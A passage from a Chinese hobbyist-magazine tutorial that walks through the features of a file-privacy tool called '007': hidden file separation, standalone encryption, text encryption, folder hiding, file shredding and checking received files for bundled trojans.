


图5

当然，这个工具也能提高文件的隐蔽性，当别人用别的脱壳工具要分离出我们的文件时，是分离不出来的。因为这个程序是独立的一套加壳方法，别人即使使用最好的工具进行解壳，在解壳时也需要输入解壳密码。

我们来看一下这款工具的解壳功能吧，来到主界面，依次选择“文件幻影—分离幻影文件”，然后选择好要进行分离的文

件以及分离出的文件存放位置，输入加壳时的密码，点击分离就可以了（图5）。

3．文件加密／解密

这个功能与普通的文件加密没有什么区别，选择好要加密的文件以及密码就可以了。解密也与普通的一样，在这里就不多说了。我们可以将文件给任何人发过去，然后别人就可以进行解密了，但是前提是别人的电脑中必须也要有本软件，界面如图6所示。




图6




图7

4．独立加密

一般的，我们如果要解密一个程序，在本机也需要有相应的程序来为它解密。到了别人的电脑上往往为了解密一个程序而要再安装一个新的软件，那么007就避免了一些麻烦。我们将加密的文件移送到别的电脑上时，只需打开文件输入相应的密码就可以。

选择独立加密，然后填写好要加密的文件以及输出的信息即可进行加密，在下面，还可以选择双重加密或者自动解密文件，推荐一起选择上，又方便，双重加密提高了安全性，如图7。




图8

加密生成的文件如图8所示，而当我们点开这个程序时，会弹出如图9的对话框，输入密码即可打开被加密的程序了。




图9

5．文本加密

使用这个功能，可以对我们日常私密的一些文本数据进行加密，比方我们的私密数据为“黑客X档案”。来到文本加密的界面，将“私密数据”复制到文本框中，在上方输入密码，然后选择加密，就自动地将文本数据加密成为了一段字符63E786CD10DA8B43DFDE53D426E4E464。这样一来，即使我们把这些加密的数据放到电脑桌面上，也没人知道它是啥意思，从而也就更安全了，如图10。




图10

解密时，只需再将这串字符复制到这个工具中，在上方输入密码就能够成功解密了，如果密码输入错误解出来的也是一堆乱码。

6．瞒天过海

这个功能就是给一个文件夹进行隐蔽，我十分欣赏。比如我们将F：\kugoo这个文件夹进行加密，在程序中选择该文件夹，然后输入密码，点击加密。这个文件夹就被加密了，而且还将这个文件夹的图标进行了替换。我们来看一下加密前后这个文件夹的变化，如图11。




图11

而当我们去点击加过密的文件夹时，它会自动返回到我的电脑，进不去这个文件夹。只有当我们解密后这个文件夹才能够正常显示。

7．文件粉碎

不少人认为将隐私文件删除到回收站并清空后就万事大吉了，其实不然。我们还是可以利用一些专业的文件恢复软件来恢复，Windows在删除文件的时候并不是真正的把文件从硬盘上抹去，而仅仅是标记了“可写”来表明“这块空间可以覆盖”。也就是说，如果没有别的文件来覆盖这块区域，这些文件就一直保留着。这就造就了反删除软件，他们就是利用这个原理来恢复文件的。但这也给了一些别有用心的人机会，他们可能会利用反删除软件来找到我们删除的，不想被别人看到的东西。而这款软件的粉碎文件功能却可以将我们的私密文件进行彻底的粉碎，私密文件不会被别人找到。当然也可以用来粉碎一些有害程序使它们不再恢复。

将要粉碎的文件直接拖到这个窗口中，也可以选择右边的添加，直接找到一个目录或者文件，点击“开始粉碎”就可以了，如图12。注意，这一操作十分危险，请慎用！

8．文件透镜

这个功能对我们广大菜鸟来说十分有益，有的菜鸟对QQ／MSN或者E-mail等发来的文件不敢确定是否有害，大部分都是根据程序的扩展名或者图标来判断是否有害。但如果这个程序带上一些插件的话，有的杀毒软件也是查不出来的，甚至捆绑了木马（比如以前介绍的mdb数据库捆马、图片捆马、Word文件捆马等）这就需要我们使用这款软件来看个究竟了。


